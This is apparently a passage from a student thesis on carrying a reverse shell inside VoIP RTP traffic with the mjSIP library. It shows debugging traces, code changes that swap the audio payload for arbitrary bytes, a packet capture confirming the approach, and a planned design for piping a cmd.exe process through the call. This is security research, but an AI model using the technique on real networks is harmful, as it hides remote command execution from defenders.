  Options:
    --auth-passwd <passwd>    passwd used for authentication
    --auth-realm <realm>      realm used for authentication
    --auth-user <user>        user name used for authenticat
    --contact-uri <uri>       user's contact URI
    --debug-level <level>     debug level (level=0 means no log)
    --display-name <str>      display name
    --from-uri <uri>          user's address-of-record (AOR)
    --keep-alive <msecs>      send keep-alive packets each given milliseconds
    --log-path <path>         log folder
    --loopback                loopback mode, received media are sent back to the remote sender
    --no-audio                do not use system audio
    --no-gui                  do not use graphical user interface
    --no-prompt               do not prompt
    --proxy <proxy>           proxy server
    --re-call-count <n>       number of successive automatic re-calls
    --re-call-time <time>     re-calls after given seconds
    --recv-file <file>        audio is recorded to the specified file
    --recv-only               receive only mode, no media is sent
    --recv-video-file <file>  video is recorded to the specified file
    --registrar <registrar>   registrar server
    --send-file <file>        audio is played from the specified file
    --send-only               send only mode, no media is received
    --send-tone               send only mode, an audio test tone is generated
    --send-video-file <file>  video is played from the specified file
    --transport <proto>       use the given transport protocol for SIP
    --user <user>             user name
    --via-addr <addr>         host via address, used ONLY without -f option
    -a                        audio
    -c <call_to>              calls a remote user
    -f <file>                 loads configuration from the given file
    -g <time>                 registers the contact address with the registrar server for a gven duration, in seconds
    -h                        prints this message
    -i <secs>                 re-invites after given seconds
    -m <port>                 (first) local media port
    -n                        no offer in invite (offer/answer in 2xx/ack)
    -o <addr>[:<port>]        uses the given outbound proxy
    -p <port>                 local SIP port, used ONLY without -f option
    -q <uri> <secs>           transfers the call to <uri> after <secs> seconds
    -r <uri>                  redirects the call to new user <uri>
    -t <secs>                 auto hangups after given seconds (0 means manual hangup)
    -u                        unregisters the contact address with the registrar server (the same as -g 0)
    -v                        video
    -y <secs>                 auto answers after given seconds
    -z                        unregisters ALL contact addresses
     !                        inverts the next option
```

Figure 30: mjSIP UA command-line arguments
Source: own creation

The –auth-passwd and –auth-realm option imply an implementation of the SIP authentication process.

For the mjSIP UA to be used for the transport of a reverse shell, text needs to be sent as RTP payload. As discussed in Chapter mjSIP features, it is not clear whether mjSIP supports a lossless codec or not.
To find any possible implementation of such a codec the source code was searched for all implemented codecs. All codecs are defined in the class org.zoolu.sound.CodecType. This class defines names, payload types, frame size and sample rates of the different codecs. As expected, there is no lossless codec in the list. Figure 31 shows an extract of the definitions of some of these codecs.



```java
public class CodecType {

  /** PCM linear */
  public static final CodecType PCM_LINEAR=new CodecType( name: "PCM_LINEAR", payload_type: 96, frame_size: 2, samples: 1);

  /** G711 (PCM) u-law */
  public static final CodecType G711_ULAW=new CodecType( name: "G711_ULAW", payload_type: 0, frame_size: 1, samples: 1);

  /** G711 (PCM) A-law */
  public static final CodecType G711_ALAW=new CodecType( name: "G711_ALAW", payload_type: 8, frame_size: 1, samples: 1);

  /** G726_24 */
  public static final CodecType G726_24=new CodecType( name: "G726_24", payload_type: 101, frame_size: 3, samples: 8);

  /** G726_32 */
  public static final CodecType G726_32=new CodecType( name: "G726_32", payload_type: 101, frame_size: 4, samples: 8);

  /** G726_40 */
  public static final CodecType G726_40=new CodecType( name: "G726_40", payload_type: 101, frame_size: 5, samples: 8);
```

Figure 31: CodecType definition mjSIP
Source: own creation

To circumvent this problem, the RTP payload that mjSIP generates could be replacing by a byte stream. This would leave the RTP header and everything else intact. The only thing that would be changing are the bytes in the payload. This way, traffic would not have to be encoded at all. To see if this is a viable approach, mjSIP needs to be analyzed further, particularly how RTP packets are created from an input stream and sent to a remote destination. This is discussed in the next chapter.


So, while discovering that mjSIP does not support a lossless codec, it may be still be possible to transmit traffic without losing any data by directly modifying the RTP payload. For that purpose, mjSIP's RTP packets will be analyzed.

9.6.1 Approach

To start the analysis, the class needs to be found that represents an RTP packet. Then discovering where it is instantiated and following the call stack of all instantiations and method calls up to the main method of the class org.mjsip.ua.UA. This should provide a rough overview of how an RTP packet is created from an input stream and how it is sent over the network, beginning at the main method of the UA.

9.6.2 Finding the RTP packet

The class representing an RTP packet is found quickly. By searching the whole source code for the term (description) rtppacket a single class called RtpPacket is found. The class is located in the package org.mjsip.rtp. Now breakpoints are set at all constructors of the class RtpPacket. Two instances of the UA are run, and a call is made from the instance getting debugged (Alice) to the second one (Bob). To start the Alice's UA with the right command-line parameters, a customized run/debug configuration inside of IntelliJ (Integrated Development Environment) is used, which hands the configuration file over to the UA class. The debug settings are shown in Figure 32.



Run/Debug Configurations

Name: UA with arguments

☐ Share ☐ Allow parallel run


- Application
  - UA with arguments
  - AudioApp
  - MA
  - UA
- Templates

Configuration | Code Coverage | Logs

Main class:	org.mjsip.ua.UA
VM options:	
Program arguments:	`-f C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\mjsip_1.8\config\a.cfg`
Working directory:	C:\Users\dilli\Documents\Semester5\SA\Libraries\mjsip_1.8\mjsip_1.8
Environment variables:	
☐ Redirect input from:	
Use classpath of module:	mjsip_1.8
	☐ Include dependencies with "Provided" scope
JRE:	Default (1.8 - SDK of 'mjsip_1.8' module)
Shorten command line:	user-local default: none - java [options] classname [args]
☐ Enable capturing form snapshots	

Figure 32: mjSIP UA program arguments
Source: own creation

Alice's UA is started in debug mode along with Bob's instance of the UA and a call is made from Alice to Bob. As soon as the phone call is established the breakpoints get triggered as shown in Figure 33.



```java
/** Creates a new RTP packet.
  * @param buffer buffer containing the RTP packet
  * @param length packet length */
public RtpPacket(byte[] buffer, int length) {
  init(buffer, offset: 0,length);
}

/** Creates a new RTP packet.
  * @param buffer buffer containing the RTP packet
  * @param offset packet offset within the buffer
  * @param length packet length */
public RtpPacket(byte[] buffer, int offset, int length) {
  init(buffer,offset,length);
}
```

RtpPacket › RtpPacket()

Debug: UA with arguments

Debugger

Frames

```
"Thread-10"@2'362 in group "main": RUNNING
<init>:53, RtpPacket (org.mjsip.rtp)
run:285, RtpStreamSender (org.mjsip.media)
```


Variables

```
this = {RtpPacket@2366}
buffer = {byte[1472]@2367}
length = 12
```

Figure 33: mjSIP class RtpPacket debugging
Source: own creation

As evident from Figure 33, the RtpPacket gets instantiated by a method called run() inside a class called RtpStreamSender. The call stack ends there, which probably means that the method run() is executed inside its own thread. To get the rest of the call stack starting at the main method of the

UA, a new breakpoint needs to be set at the constructor of the class RtpStreamSender. Debugging RtpStreamSender gives the call stack displayed in Figure 34.



Debug: UA with arguments

Debugger

Frames

"Thread-0"@756 in group "main": RUNNING

```
<init>:182, RtpStreamSender (org.mjsip.media)
init:345, AudioStreamer (org.mjsip.media)
<init>:188, AudioStreamer (org.mjsip.media)
newAudioStreamer:190, MediaAgent (org.mjsip.ua)
startMediaSession:107, MediaAgent (org.mjsip.ua)
startMediaSessions:606, UserAgent (org.mjsip.ua)
onCallAccepted:753, UserAgent (org.mjsip.ua)
processDlgInviteSuccessResponse:434, Call (org.mjsip.sip.call)
access$300:51, Call (org.mjsip.sip.call)
onDlgInviteSuccessResponse:574, Call$ThisInviteDialogListener (org.mjsip.sip.call)
onTransSuccessResponse:1066, InviteDialog (org.mjsip.sip.dialog)
onTransSuccessResponse:348, ExtendedInviteDialog (org.mjsip.sip.dialog)
onReceivedMessage:138, InviteTransactionClient (org.mjsip.sip.transaction)
onReceivedMessage:1254, SipProvider (org.mjsip.sip.provider)
processReceivedPacket:174, UdpTransport (org.mjsip.sip.provider)
access$000:42, UdpTransport (org.mjsip.sip.provider)
onReceivedPacket:95, UdpTransport$1 (org.mjsip.sip.provider)
run:182, UdpProvider (org.zoolu.net)
```

Figure 34: Callstack RtpStreamSender
Source: own creation

As discernable form this call stack, there is no other class in the stack related to RTP. It is assumed, for the moment, that the input stream sent via RTP will be handed over from the class AudioStreamer to the constructor of RtpStreamSender.
The constructor of RtpStreamSender can be called with the arguments listed in Table 19.

Arguments
InputStream input_stream
boolean do_sync
int payload_type
long sample_rate
int channels
long packet_time
int payload_size
Encoder additional_encoder
UdpSocket src_socket
String dest_addr
int dest_port
RtpStreamSenderListener listener

Table 19: Arguments for the constructor of RtpStreamSender

Next, it must be determined where the input_stream variable is passed to the RtpPacket. The other variables will be analyzed further, once it is proven, that the input_stream can be replaced with a custom byte stream.


9.6.3 How to replace the RTP payload

When the constructor of RtpStreamSender has been called, its init() method is called in turn. This method simply sets all instance variables to the values given to the constructor. Additionally, a new RtpSocket gets created. The next few methods of the class RtpStreamSender are getter and setter functions which are not relevant to us. Next, the method run() is studied, because this method is used to create new RTP packets, as shown in Figure 33.

Inside the method run() the first instantiation of RtpPacket creates an empty packet of the size of 1472 bytes. This corresponds to:

1472 bytes = Ethernet MTU (Maximum Transmission Unit) (1500 bytes) – IP header (20 bytes) – UDP header (8 bytes)


After the instantiation, some header fields like the payload type, the SSRC identifier and the timestamp are set, as shown in Figure 35.



```
byte[] packet_buffer=new byte[BUFFER_SIZE];
RtpPacket rtp_packet=new RtpPacket(packet_buffer,RTPH_LEN); // first instanciation of an empty RTP packet
if (STATIC_SSRC>=0) ssrc=STATIC_SSRC;
if (STATIC_SQN>=0) sqn=STATIC_SQN;
if (STATIC_TIMESTAMP>=0) timestamp=STATIC_TIMESTAMP;
rtp_packet.setHeader(p_type,ssrc,sqn,timestamp); //setting header fields
```

Figure 35: RtpPacket instantiation in RtpStreamSender
Source: own creation

A little bit further down bytes are read from the input_stream and set in the RtpPacket as payload. Finally, the packet gets sent by using the RTP socket. These steps are displayed in Figure 36.




```
int len=input_stream.read(packet_buffer,RTPH_LEN,payload_size);
// check running state, since the read() method may be blocking..
if (!running) break;
// else
if (len>0) {
  // apply possible RTP payload format (if required, e.g. in case of AMR)
  formatted_len=(rtp_payload_format!=null)? rtp_payload_format.setRtpPayloadFormat(packet_buffer,RTPH_LEN,len) : len;

  // do additional encoding (if defined)
  formatted_len=(additional_encoder!=null)? additional_encoder.encode(packet_buffer,RTPH_LEN,formatted_len,packet_buffer,RTPH_LEN): formatted_len;

  rtp_packet.setSequenceNumber(sqn++);
  rtp_packet.setTimestamp(timestamp);
  rtp_packet.setPayloadLength(formatted_len);

  // DEBUG DROP RATE BEGIN
  //rtp_socket.send(rtp_packet);
  if (debug_drop_count==0) {
    rtp_socket.send(rtp_packet);
    if (DEBUG_DROP_RATE>0 && Random.nextInt(DEBUG_DROP_RATE)==0) debug_drop_count=DEBUG_DROP_TIME;
  }
```

Figure 36: Read stream and set payload
Source: own creation

Now, that it is clear where the input stream is read and set as payload of the transmitted RTP packet, it is time to try reading from a custom input stream and sending it over the network.

9.6.4 Replacing RTP payload

To replace the RTP payload with a custom input stream, an if statement was created inside of the method run() that checks a Boolean value. If it is true, the customized input stream is be used. To make the Boolean check available to all classes, for reusability, a global variable is declared inside the main package org.mjsip-media. Then, the method run() was copied and added the custom input stream as shown in Figure 37, which reads from a string containing a message.




```
public void run() {
    // START REVERSE SHELL

    //define own input stream
    String message = "REVERSE SHELL";
    InputStream own_input_stream = new ByteArrayInputStream(message.getBytes());
```

Figure 37: Custom input stream
Source: own creation

Running the code and sniffing Alice's network traffic with Wireshark allowed to check if the string provided as input stream is visible in the captured packets.

As can be seen in Figure 38, the customized string got transported inside the RTP payload. This proves that mjSIP can be used to send a custom input stream to a remote destination.



```
No.  Time      Source          Destination     Protocol Length Info
   6 2.655371  152.96.122.132  152.96.122.132  RTP          57 PT=ITU-T G.711 PCMU, SSRC=0x1F3258FD, Seq=15102, Time=2152864113
   7 2.665179  152.96.122.132  152.96.122.132  RTP          50 PT=ITU-T G.711 PCMU, SSRC=0x6D58A63B, Seq=21779, Time=549403891
```

Wireshark · Packet 6 · Adapter for loopback traffic capture


```
> Frame 6: 57 bytes on wire (456 bits), 57 bytes captured (456 bits) on interface 0
> Null/Loopback
> Internet Protocol Version 4, Src: 152.96.122.132, Dst: 152.96.122.132
> User Datagram Protocol, Src Port: 4070, Dst Port: 4080
v Real-Time Transport Protocol
  > [Stream setup by SDP (frame 1)]
    10.. .... = Version: RFC 1889 Version (2)
    ..0. .... = Padding: False
    ...0 .... = Extension: False
    .... 0000 = Contributing source identifiers count: 0
    0... .... = Marker: False
    Payload type: ITU-T G.711 PCMU (0)
    Sequence number: 15102
    [Extended sequence number: 80638]
    Timestamp: 2152864113
    Synchronization Source identifier: 0x1f3258fd (523393277)
    Payload: 524556455253452053484544c4c

0000  02 00 00 00 45 00 00 35  2a 05 00 00 80 11 00 00   ····E··5 *·······
0010  98 60 7a 84 98 60 7a 84  0f e6 0f f0 00 21 c8 87   ·`z··`z· ·····!··
0020  80 00 3a fe 80 52 19 71  1f 32 58 fd 52 45 56 45   ··:··R·q ·2X·REVE
0030  52 53 45 20 53 48 45 4c  4c                        RSE SHEL L
```

Figure 38: RTP payload of custom input stream
Source: own creation

9.6.5 Extracting plain text from RTP payload

The next step is to figure out how to read the RTP payload back on Bob's end.

Because the class RtpSocket is used to send RTP packets, a method needs to be found inside that class that is designed to receive. Once found, a breakpoint is set in that method and the application is started in debug mode.
This time, a call is made from Bob's UA to Alice's UA, because Alice's UA is being monitored and it is the receiving of RTP packets that needs to be analyzed now. In Figure 39 the breakpoint and the corresponding call stack is shown. The method reveive() is called from the method run() inside the class RtpStreamReceiver.




```
public void receive(RtpPacket rtp_packet) throws IOException {   rtp_packet: RtpPacket@2334
    UdpPacket udp_packet=new UdpPacket(rtp_packet.buffer,rtp_packet.buffer.length);   rtp_packe
    udp_socket.receive(udp_packet);
    rtp_packet.length=udp_packet.getLength();
    IpAddress remote_ipaddr=udp_packet.getIpAddress();
    int remote_port=udp_packet.getPort();
    if (remote_source_soaddr==null || !remote_source_soaddr.getAddress().equals(remote_ipaddr)
    if (symmetric_rtp) remote_dest_soaddr=remote_source_soaddr;
}
```

```
RtpSocket › receive()

Debug: UA with arguments

Frames
"Thread-11"@2'330 in group "main": RUNN...
receive:96, RtpSocket (org.mjsip.rtp)
run:272, RtpStreamReceiver (org.mjsip.media)

Variables
this = {RtpSocket@2333}
rtp_packet = {RtpPacket@2334}
rtp_packet.buffer = {byte[32768]@2335}
udp_socket = {UdpSocket@2336} "UDP:null:4070"
rtp_packet.buffer.length = 32768
rtp_packet.length = 0
```

Figure 39: RtpSocket receive method debugging
Source: own creation


Because the method run() is responsible for calling the method receive(), it was analyze how the method run() creates an output stream from the payload inside the received RTP packet. Figure 40 shows how the payload is written into a byte array and then used to fill the output stream.



```
// get payload
byte[] payload_buf=rtp_packet.getPacketBuffer();
int payload_off=rtp_packet.getHeaderLength();
int payload_len=rtp_packet.getPayloadLength();

// remove possible RTP payload format
int unformatted_len=(rtp_payload_format!=null)? rtp_payload_format.removeRtpPayloadFormat(payload_buf,payload_off,payload_len) : payload_len;

// drop a small percentage of packets
if (random_early_drop>0 && (++packet_counter)%random_early_drop==0) continue;
// else

if (additional_decoder!=null) unformatted_len=additional_decoder.encode(payload_buf,payload_off,unformatted_len,payload_buf,payload_off);

// write the payload data to the output_stream
try {
  output_stream.write(payload_buf,payload_off,unformatted_len);
}
```

Figure 40: RtpStreamReceiver output stream
Source: own creation

In order to display the data sent from one of the UAs, the output stream was changed to a new ByteArrayOutputStream and then read the string from that stream as shown in Figure 41.



```
output_stream = new ByteArrayOutputStream();

// write the payload data to the output_stream
try {
  output_stream.write(payload_buf,payload_off,unformatted_len);

  // create String from outputstream and print it
  String message = new String(((ByteArrayOutputStream) output_stream).toByteArray());
  System.out.println(message);
}
```

Figure 41: Custom output stream
Source: own creation

With these code changes it was possible to send and receive a custom stream which makes it a viable option for the PoC of this thesis.

9.7 Implementing the PoC

9.7.1 Approach

To implement a reverse shell (at this stage still without text to audio encoding) a cmd.exe (Command Prompt) process needs to be created and piped through the RTP connection to the second mjSIP instance.

From this point forward two different instances of mjSIP UA will be used, one for the client and one for the server. The client starts the cmd.exe process and sends the output of the process to the server instance. The server has to be able to send commands to the client which will be executed there. Figure 42 shows the single steps needed to establish the shell.

